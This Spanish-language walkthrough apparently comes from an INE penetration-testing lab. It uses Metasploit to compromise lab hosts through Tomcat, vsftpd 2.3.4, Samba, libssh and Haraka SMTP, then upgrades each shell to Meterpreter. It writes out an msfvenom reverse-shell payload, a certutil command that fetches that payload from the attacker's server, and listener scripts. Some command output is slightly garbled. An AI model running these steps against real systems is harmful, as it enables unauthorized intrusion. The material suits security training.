Como siempre, comenzaremos por un escaneo de la red y en este en particular nos interesa el puerto 8080 que es donde se aloja el servicio Apache Tomcat:

```

msf6 > db_rnmap -Pn -s5 -sV -O -p8080 demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-21 18:59 IST
[*] Nmap: Nmap scan report for demo.ine.local (10.2.23.19)
[*] Nmap: Host is up (0.0031s latency).
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 8080/tcp open  http  Apache Tomcat 8.5.19
[*] Nmap: Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
[*] Nmap: Aggressive OS guesses: Microsoft Windows 8.1 (96%), Microsoft Windows Server 2012 (96%), Microsoft Windows Server 2012 R2 (96%), Microsoft Windows Server 2012 R2 Update 1 (96%), Microsoft Windows 7 (94%), Microsoft Windows 7 SP1 (94%), Microsoft Windows Vista (96%), Microsoft Windows Server 2012 or Server 2012 R2 (95%), Microsoft Windows 7 or Windows Server 2008 (94%), Microsoft Windows Server 2008 SP2 Datacenter Version (94%), Microsoft Windows Server 2008 R2 SP1 (93%)
[*] Nmap: No service OS guesses for host (test conditions non-ideal).
[*] Nmap: Network Distance: 3 hops
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 9.34 seconds
msf6 >

```

Bien, una vez identificada su versión, vamos a explotar este servicio. Para ello vamos a buscar un módulo exploit para tomcat, y recordemos que el servicio Apache Tomcat sufre de vulnerabilidades JSP upload:

```
msf6 > search type:exploit name:tomcat
Matching Modules

```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/tomcat_cgi_cmdlineargs	2019-04-10	excellent	Yes	Apache Tomcat CGI Servlet enableCmdLineArguments Vulnerability
1	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution
2	\ target: Automatic	.	.	.	.
3	\ target: Java Universal	.	.	.	.
4	\ target: Windows Universal	.	.	.	.
5	\ target: Linux x86	.	.	.	.
6	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
7	\ target: Java Universal	.	.	.	.
8	\ target: Windows Universal	.	.	.	.
9	\ target: Linux x86	.	.	.	.
10	exploit/linux/local/tomcat_rhel_based_temp_priv_esc	2016-10-10	manual	Yes	Apache Tomcat on RedHat Based Systems Insecure Temp Config Privilege Escalation
11	exploit/linux/local/tomcat_ubuntu_log_init_priv_esc	2016-09-30	manual	Yes	Apache Tomcat on Ubuntu Log Init Privilege Escalation
12	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat RCE via JSP Upload Bypass
13	\ target: Automatic	.	.	.	.
14	\ target: Java Windows	.	.	.	.
15	\ target: Java Linux	.	.	.	.

En este caso, solo configuraremos la dirección IP objetivo, los demás por dejaremos por defecto.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options
Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

```

Name	Current Setting	Required	Description
Proxies	no	no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	demo.ine.local	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8080	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	The URI path of the Tomcat installation
VHOST		no	HTTP server virtual host

```
Payload options (generic/shell_reverse_tcp):

```

Name	Current Setting	Required	Description
LHOST	10.10.37.7	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:

```

Id	Name
--	
0	Automatic

El TARGETURI lo dejaremos tal cual, ya que está instalada en la ruta raíz donde queremos explotar este servicio.

El payload que usaremos ya que se trata de un Apache Tomcat será este: java/jsp\_shell\_bind\_tcp

Este payload genera un bind shell en formato .jsp, ideal para servidores Apache Tomcat. Al ejecutarse, el servidor abre un puerto (ej. 4444) y queda a la espera de una conexión entrante desde el atacante.

Permite conectarse cuando se desee, sin depender de que la víctima se conecte de vuelta.

```

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Uploading payload ...
[*] Payload executed!
[*] Started bind TCP handler against 10.2.23.19:4444
[*] Command shell session 3 opened (10.10.37.7:40057 → 10.2.23.19:4444) at 2025-07-21 19:18:54 +0530

Shell Banner:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 8.5>

C:\Program Files\Apache Software Foundation\Tomcat 8.5>

```

Lo ideal sería obtener una sesión de Meterpreter debido a que nos ofrece funciones que necesitamos. Entonces, lo que haremos será poner en segundo plano esta sesión de momento.

Bien, para hacer esto, haremos un payload con msfvenom, y luego transferiremos este archivo a la máquina víctima, pero... ¿cómo lo vamos a pasar si no tenemos una sesión de Meterpreter? Para ello utilizaremos una herramienta llamada certutil:

```

└──(root@INE)-[~]
    # msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.49.4 LPORT=1234 -f exe > payload.exe
    [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
    [-] No arch selected, selecting arch: x86 from the payload
    No encoder specified, outputting raw payload
    Payload size: 354 bytes
    Final size of exe file: 73802 bytes

└──(root@INE)-[~]
    # ls
    Desktop  Documents  Downloads  Music  payload.exe  Pictures  Public  Templates  thinclient_drives  Videos

└──(root@INE)-[~]
    # python3 -m http.server 80
    Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

```

certutil -urlcache -f http://10.10.49.4/payload.exe payload.exe

```

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > sessions 1
[*] Starting interaction with 1 ...

Shell Banner:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 8.5>certutil -urlcache -f http://10.10.49.4/payload.exe payload.exe
certutil -urlcache -f http://10.10.49.4/payload.exe payload.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Program Files\Apache Software Foundation\Tomcat 8.5>

```

Bien, una vez subido tenemos que configurar nuestro oyente con Metasploit. Recordemos que en vez de colocarlo todo manualmente, podemos hacer un script.rc y luego cargarlo directamente a msfconsole:

```
(root@INE)~# cat handler.rc
use multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 10.10.49.4
set LPORT 1234
run
```

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (handler.rc)> set LHOST 10.10.49.4
LHOST => 10.10.49.4
resource (handler.rc)> set LPORT 1234
LPORT => 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.10.49.4:1234
```

Bien, ahora ejecutamos el payload.exe que habíamos transferido antes:

```
C:\Program Files\Apache Software Foundation\Tomcat 8.5>.\payload.exe
C:\Program Files\Apache Software Foundation\Tomcat 8.5>
```

```
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (handler.rc)> set LHOST 10.10.49.4
LHOST => 10.10.49.4
resource (handler.rc)> set LPORT 1234
LPORT => 1234
resource (handler.rc)> run
[*] Started reverse TCP handler on 10.10.49.4:1234
[*] Sending stage (176198 bytes) to 10.2.31.61
[*] Meterpreter session 1 opened (10.10.49.4:1234 → 10.2.31.61:49294) at 2025-07-21 21:41:14 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : WIN-OMCNBK66MN
OS             : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter >
```

## Exploiting A Vulnerable FTP Server

Lo primero que haremos será realizar un escaneo de la red para ver que servicio se están ejecutando. En este caso en particular nos centraremos en el puerto 21.

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > services
Services
=====
host      port  proto  name   state  info
192.240.109.3  21    tcp    ftp    open   vsftpd 2.3.4

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > hosts
Hosts
=====
address      mac          name       os_name  os_flavor  os_sp  purpose  info  comments
192.240.109.3 02:42:c0:f0:6d:03  demo.ine.local  Linux      2.6.X     server

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 

```

Una vez escaneado el servicio, vamos a buscar un exploit para dicho servicio:

```

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.240.109.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.240.109.3:21 - USER: 331 Please specify the password.
[+] 192.240.109.3:21 - Backdoor service has been spawned, handling...
[+] 192.240.109.3:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.240.109.2:40461 → 192.240.109.3:6200) at 2025-07-21 21:56:24 +0530

/bin/bash -
bash: cannot set terminal process group (34): Inappropriate ioctl for device
bash: no job control in this shell
root@demo:~/vsftpd-2.3.4# 

```

También podemos actualizar esta shell a una sesión de meterpreter, así que lo primero que haremos será poner esa sesión en segundo plano.

search shell\_to\_meterpreter

Como podemos ver se trata de un módulo de post-exploitación, lo que significa que requiere que ya tengamos acceso al objetivo y tener una sesión activa, por eso lo pusimos en segundo plano la anterior sesión.

msf6 post(multi/manage/shell\_to\_meterpreter)

```

msf6 post(multi/manage/shell_to_meterpreter) > options
Module options (post/multi/manage/shell_to_meterpreter):
  Name      Current Setting  Required  Description
  _____  _____
  HIGHLIGHT true           yes        Start an exploit/multi/handler to receive the connection
  LHOST      no             no        IP of host that will receive the connection from the payload (Will try to auto detect).
  LPORT      4433           yes        Port for payload to connect to.
  SESSION    yes            yes       The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(multi/manage/shell_to_meterpreter) > set LHOST 192.240.109.2
LHOST => 192.240.109.2
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > 

```

Como podemos ver ahora tenemos dos sesiones abiertas:

```

msf6 post(multi/manage/shell_to_meterpreter) > exploit
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.240.109.2:4433
[*] Sending stage (1017704 bytes) to 192.240.109.3
[*] Meterpreter session 2 opened (192.240.109.2:4433 → 192.240.109.3:49362) at 2025-07-21 22:04:19 +0530
[*] Command stager progress: 100.0% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions
Active sessions

  Id  Name   Type      Information           Connection
  1   shell cmd/unix
  2   meterpreter x86/linux root @ demo.ine.local 192.240.109.2:4433 → 192.240.109.3:49362 (192.240.109.3)

msf6 post(multi/manage/shell_to_meterpreter) > sessions 2 ...
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer       : demo.ine.local
OS             : Debian 9.5 (Linux 4.15.0-163-generic)
Architecture   : x64
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
meterpreter > 

```

## Exploiting SAMBA

Para comenzar como siempre haremos un escaneo de la red para ver qué servicios se están ejecutando y su versión:

```

msf6 > db_nmap -Pn -sS -sVC -O demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-22 00:09 IST
[*] Nmap: Nmap scan report for demo.ine.local (192.89.211.3)
[*] Nmap: Host is up (0.000055s latency).
[*] Nmap: Not shown: 998 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp open  netbios-ssn Samba smbd 4.1.17 (workgroup: WORKGROUP)
[*] Nmap: MAC Address: 02:42:0:59:D3:03 (Unknown)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 4.X15.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
[*] Nmap: OS details: Linux 4.15 - 5.8
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: Host: DEMO
[*] Nmap: Host script results:
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: guest
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |   message_signing: disabled (dangerous, but default)
[*] Nmap: |   smb2-time:
[*] Nmap: |   date: 2025-07-21T18:39:29
[*] Nmap: |   start_date: N/A
[*] Nmap: |   smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 4.1.17)
[*] Nmap: |   Computer name: demo
[*] Nmap: |   NetBIOS computer name: DEMO\x00
[*] Nmap: |   Domain name: ine.local
[*] Nmap: |   FQDN: demo.ine.local
[*] Nmap: |   System time: 2025-07-21T18:39:32+00:00
[*] Nmap: |   clock-skew: mean: 0s, deviation: 1s, median: 0s
[*] Nmap: |   smb2-security-mode:
[*] Nmap: |   3:0:0:
[*] Nmap: |   Message signing enabled but not required
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

```

Ahora buscaremos un exploit en concreto que será este:

```

9   exploit/linux/samba/chain_reply           2010-06-16    good      No   Samba chain_reply Memory Corruption (Linux x86)
10  \_ target: Linux (Debian5 3.2.5-4lenny6)
11  \_ target: Debugging Target
12  exploit/linux/samba/is_known_pipeName    2017-03-24    excellent Yes  Samba is_known_pipeName() Arbitrary Module Load
13  \_ target: Automatic (Interact)
14  \_ target: Automatic (Command)

msf6 > use 12
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipeName) > options

Module options (exploit/linux/samba/is_known_pipeName):
Name          Current Setting  Required  Description
---          ---             ---        ---
CHOST         no              The local client address
CPORT         no              The local client port
Proxies       no              A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        demo.ine.local yes              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445             yes             The SMB service port (TCP)
SMB_FOLDER    no              The directory to use within the writeable SMB share
SMB_SHARE_NAME no              The name of the SMB share containing a writeable directory

Exploit target:
Id  Name
--  --
0   Automatic (Interact)

```

En este caso no necesitamos configurar un payload porque ya tiene un payload configurado, sin embargo, necesitaremos configurar o actualizar nuestra shell en una sesión meterpreter que podemos hacer muy fácilmente como ya vimos en la explotación de Apache Tomcat.

Antes de eso vamos a verificar si el objetivo es vulnerable:

```

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/is_known_pipeName) > check

[*] 192.89.211.3:445 - Samba version 4.1.17 found with writeable share 'exploitable'
[*] 192.89.211.3:445 - The target appears to be vulnerable.
msf6 exploit(linux/samba/is_known_pipeName) > 

```

Bien, una vez confirmado esto vamos a ejecutarlo y después lo pondremos en segundo plano:

```

msf6 exploit(linux/samba/is_known_pipeName) > check

[*] 192.89.211.3:445 - Samba version 4.1.17 found with writeable share 'exploitable'
[*] 192.89.211.3:445 - The target appears to be vulnerable.
msf6 exploit(linux/samba/is_known_pipeName) > run

[*] 192.89.211.3:445 - Using location '\\192.89.211.3\exploitable\tmp' for the path
[*] 192.89.211.3:445 - Retrieving the remote path of the share 'exploitable'
[*] 192.89.211.3:445 - Share 'exploitable' has server-side path '/'
[*] 192.89.211.3:445 - Uploaded payload to '\\192.89.211.3\exploitable\tmp\pVOIPPCL.so'
[*] 192.89.211.3:445 - Loading the payload from server-side path /tmp/pVOIPPCL.so using \\PIPE\temp\pVOIPPCL.so ...
[-] 192.89.211.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.89.211.3:445 - Loading the payload from server-side path /tmp/pVOIPPCL.so using /tmp/pVOIPPCL.so ...
[*] 192.89.211.3:445 - Probe response indicates the interactive payload was loaded ...
[*] Found shell.
[*] Command shell session 1 opened (192.89.211.2:36305 → 192.89.211.3:445) at 2025-07-22 00:19:34 +0530

ls
ready
pwd
/tmp
^Z
Background session 1? [y/N] y
msf6 exploit(linux/samba/is_known_pipeName) > 

```

Ahora vamos a usar el módulo post-explotación de meterpreter:

```

[*] 192.89.211.3:445 - Loading the payload from server-side path /tmp/pVOIPPCL.so using /tmp/pVOIPPCL.so ...
[*] 192.89.211.3:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (192.89.211.2:36305 → 192.89.211.3:445) at 2025-07-22 00:19:34 +0530

ls
ready
pwd
/tmp
^Z
Background session 1? [y/N] y
msf6 exploit(linux/samba/is_known_pipename) > search shell_to_meterpreter

Matching Modules
=====
#   Name                               Disclosure Date   Rank    Check  Description
-   --                                --              --      --      --
0   post/multi/manage/shell_to_meterpreter .          normal     No     Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter

msf6 exploit(linux/samba/is_known_pipename) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):
=====
Name      Current Setting  Required  Description
HANDLER   true            yes       Start an exploit/multi/handler to receive the connection
LHOST     192.89.211.2      no        IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT     4433             yes       Port for payload to connect to.
SESSION   1                yes       The session to run this module on

```

Por último, ejecutamos y ya tendremos la sesión de meterpreter abierta:

```

msf6 post(multi/manage/shell_to_meterpreter) > set LHOST eth1
LHOST => 192.89.211.2
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.89.211.2:4433
[*] Sending stage (1017704 bytes) to 192.89.211.3
[*] Meterpreter session 2 opened (192.89.211.2:4433 → 192.89.211.3:41284) at 2025-07-22 00:21:43 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====
Id  Name  Type           Information                         Connection
--  --   --             --                                 --
1   shell cmd/unix      192.89.211.2:36305 → 192.89.211.3:445 (192.89.211.3)
2   meterpreter x86/linux  root @ demo.ine.local 192.89.211.2:4433 → 192.89.211.3:41284 (192.89.211.3)

msf6 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : demo.ine.local
OS : Debian 8.11 (Linux 6.8.0-57-generic)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux

```

## Exploiting A Vulnerable SSH Server

Primero comenzaremos por hacer un escaneo de la red para saber qué servicios se están ejecutando, y saber su versión, por supuesto.

```
(root@INE)-[~]
└─# service postgresql start && msfconsole -q
Starting PostgreSQL 16 database server: main.
msf6 > workspace -a ssh_exploit
[*] Added workspace: ssh_exploit
[*] Workspace: ssh_exploit
msf6 > setg RHOSTS 192.124.219.3
RHOSTS => 192.124.219.3
msf6 > setg RHOST 192.124.219.3
RHOST => 192.124.219.3
msf6 > db nmap -sS -sVc -O 192.124.219.3
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-22 00:30 IST
[*] Nmap: Nmap scan report for demo.ine.local (192.124.219.3)
[*] Nmap: Host is up (0.000050s latency).
[*] Nmap: Not shown: 999 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 22/tcp    open  ssh      libssh 0.8.3 (protocol 2.0)
[*] Nmap: | ssh-hostkey:
[*] Nmap: |_ 2048 ac:1e:64:cf:cd:4f:2a:8e:18:cc:ff:3b:ac:d3:bb:58 (RSA)
[*] Nmap: MAC Address: 02:42:C0:7C:DB:03 (Unknown)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 4.X|5.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
[*] Nmap: OS details: Linux 4.15 - 5.8
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
msf6 > 
```

Bien, una conocido el servicio y la versión del servidor, vamos a buscar un exploit en particular:

```
msf6 > searchsploit libssh
[*] exec: searchsploit libssh

Exploit Title
libSSH - Authentication Bypass
libSSH 0.7.6 / 0.8.4 - Unauthorized Access
-----| Path
-----| linux/remote/45638.py
-----| linux/remote/46307.py

SheLLcodes: No Results
Papers: No Results
msf6 > search libssh

Matching Modules
-----| -----
# Name           Disclosure Date Rank Check Description
-----| -----
0 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No   libSSH Authentication Bypass Scanner
1   \_\_ action: Execute          :       .   .   Execute a command
2   \_\_ action: Shell            :       .   .   Spawn a shell

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/ssh/libssh.auth_bypass
After interacting with a module you can manually set a ACTION with set ACTION 'Shell'

msf6 > use 0
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > info
```

Lo configuraremos de la siguiente manera.

SPAWN\_PTY es importante configurarla ya que va a ser lo que nos genere una sesión de terminal. También tenemos que configurar CreateSession para que se nos guarde la sesión creada una vez ejecutado el módulo:

Basic options:			
Name	Current Setting	Required	Description
CHECK_BANNER	true	no	Check banner for libssh
CMD		no	Command or alternative shell
CreateSession	false	no	Create a new session for every successful login
RHOSTS	192.124.219.3	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	22	yes	The target port
SPAWN_PTY	true	no	Spawn a PTY
THREADS	1	yes	The number of concurrent threads (max one per host)

```

msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > set CreateSession true
CreateSession => true
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > run
[*] 192.124.219.3:22 - Attempting authentication bypass
[*] Attempting "Shell" Action, see "show actions" for more details
[*] Command shell session 1 opened (192.124.219.2:33879 → 192.124.219.3:22) at 2025-07-22 00:37:34 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell	libssh Authentication Bypass Scanner (SSH-2.0-libssh_0.8.3)	192.124.219.2:33879 → 192.124.219.3:22 (192.124.219.3)

```

msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > 

```

cat /etc/\*release sirve para ver información básica del objetivo

Uname –r es para ver el kernel, que nos puede servir si luego queremos elevar privilegios

```

[root@demo ~]# cat /etc/*release
cat /etc/*release
NAME="Arch Linux"
PRETTY_NAME="Arch Linux"
ID=arch
ID_LIKE=archlinux
ANSI_COLOR="0;36"
HOME_URL="https://www.archlinux.org/"
SUPPORT_URL="https://bbs.archlinux.org/"
BUG_REPORT_URL="https://bugs.archlinux.org/"
[root@demo ~]# uname -r
uname -r
6.8.0-40-generic
[root@demo ~]# ^Z
Background session 1? [y/N]  y
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > search shell_to_meterpreter

```

Una vez tengamos ya guardada la sesión. Vamos a ponerla en segundo plano y vamos a actualizar la shell a una sesión de meterpreter:

```

# Name                               Disclosure Date   Rank    Check  Description
- -----
0 post/multi/manage/shell_to_meterpreter .           normal  No     Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
msf6 auxiliary(scanner/ssh/libssh_auth_bypass) > use 0
msf6 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):
Name      Current Setting  Required  Description
-----  -----
HANDLER   true            yes       Start an exploit/multi/handler to receive the connection
LHOST     no              no        IP of host that will receive the connection (Will try to auto detect).
LPORT     4433            yes       Port for payload to connect to.
SESSION   yes            The session to run this module on

View the full module info with the info, or info -d command.
msf6 post(multi/manage/shell_to_meterpreter) > set LHOST eth1
LHOST => 192.124.219.2
msf6 post(multi/manage/shell_to_meterpreter) > set SESSION 1
SESSION => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] SESSION may not be compatible with this module:
[*] * Unknown session platform. This module works with: Linux, OSX, Unix, Solaris, BSD, Windows.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.124.219.2:4433
[*] Sending stage (1017704 bytes) to 192.124.219.3

```

```

msf6 post(multi/manage/shell_to_meterpreter) > sessions
Active sessions

Id  Name   Type           Information                                     Connection
--  --    --
1   shell      libssh Authentication Bypass Scanner (SSH-2.0-libssh_0.8.3) 192.124.219.2:33879 → 192.124.219.3:22 (192.124.219.3)
2   meterpreter x86/linux  root @ demo.ine.local                         192.124.219.2:4433 → 192.124.219.3:37442 (192.124.219.3)

[*] Starting interaction with 2 ...

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer : demo.ine.local
OS        : (Linux 6.8.0-40-generic)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > uname -r
[-] Unknown command: uname. Run the help command for more details.
meterpreter >

```

## Exploiting A Vulnerable SMTP Server

Lo primero que haremos será realizar un escaneo de puertos abiertos y localizar el servicio que nos interesa, en este caso SMTP:

```

msf6 > workspace -a smtp_exploit
[*] Added workspace: smtp_exploit
[*] Workspace: smtp_exploit
msf6 > db_nmap -sS -SVC -O --min-rate 5000 demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-22 00:49 IST
[*] Nmap: Nmap scan report for demo.ine.local (192.142.238.3)
[*] Nmap: Host is up (0.000048s latency).
[*] Nmap: Not shown: 999 closed tcp ports (reset)
[*] Nmap: PORT STATE SERVICE VERSION
[*] Nmap: 25/tcp open  smtp   Haraka smtpd 2.8.8
[*] Nmap: |_ _smtp-commands: demo.ine.local Hello Unknown [192.142.238.2], Haraka is at your service., PIPELINING, 8BITMIME, SIZE 0
[*] Nmap: MAC Address: 02:42:C0:8E:EE:03 (Unknown)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 4.X|5.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
[*] Nmap: OS details: Linux 4.15 - 5.8
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.82 seconds
msf6 >

```

Como podemos ver la aplicación web que se usa para ese servicio en especial es Haraka, Haraka es totalmente explorable. Vamos a buscar un exploit en particular:

```

msf6 > search haraka
Matching Modules

#  Name          Disclosure Date  Rank     Check  Description
-  --
0  exploit/linux/smtp/haraka  2017-01-26  excellent  Yes    Haraka SMTP Command Injection
1  \_ target: linux x64       .          .        .      .
2  \_ target: linux x86       .          .        .      .

Interact with a module by name or index. For example info 2, use 2 or use exploit/linux/smtp/haraka
After interacting with a module you can manually set a TARGET with set TARGET 'linux x86'

msf6 > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp

```

En cuanto a las opciones, necesitamos especificar algunas opciones importantes como SRVPORT, así como también el email\_to:

```

msf6 exploit(linux/smtp/haraka) > options
Module options (exploit/linux/smtp/haraka):
Name      Current Setting  Required  Description
SSL        false           no        Negotiate SSL for incoming connections
SSLCert   (no value)      no        Path to a custom SSL certificate (default is randomly generated)
URI PATH  (no value)      no        The URI to use for this exploit (default is random)
email_from foo@example.com yes       Address to send from
email_to  root@attackdefense.testt yes       Email to send to, must be accepted by the server
rhost     demo.ine.local  yes       Target server
rport     25              yes       Target server port

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_http:
Name      Current Setting  Required  Description
SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT  9898            yes       The local port to listen on.

Payload options (linux/x64/meterpreter_reverse_http):
Name      Current Setting  Required  Description
LHOST    192.142.238.2    yes       The local listener hostname
LPORT    8080            yes       The local listener port
LURI     (no value)       no        The HTTP Path

```

Utilizaremos otro payload, en este caso será: linux/x64/meterpreter\_reverse\_http

Tenemos que cambiar el SRVPORT porque el payload ya utiliza el 8080, entonces por ejemplo le pondremos 9898 al SRVPORT, SRVHOST lo dejaremos como está.

Una vez configurado, ejecutamos y ya tendríamos la sesión de Meterpreter:

```

[*] Server stopped.
[*] Exploit completed, but no session was created.
msf6 exploit(linux/smtp/haraka) > sessions
Active sessions
=====
Id  Name  Type
--  --  --
1   meterpreter x64/linux  root @ demo.ine.local  192.142.238.2:8080 → 192.142.238.3:52980 (192.142.238.3)

msf6 exploit(linux/smtp/haraka) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
getuid
Computer : demo.ine.local
OS        : Ubuntu 16.04 (Linux 6.8.0-40-generic)
Architecture : x64
BuildTuple : x86_64-linux-musl
Meterpreter : x64/linux
meterpreter > getuid
Server username: root
meterpreter > 

```

## Meterpreter Fundamentals

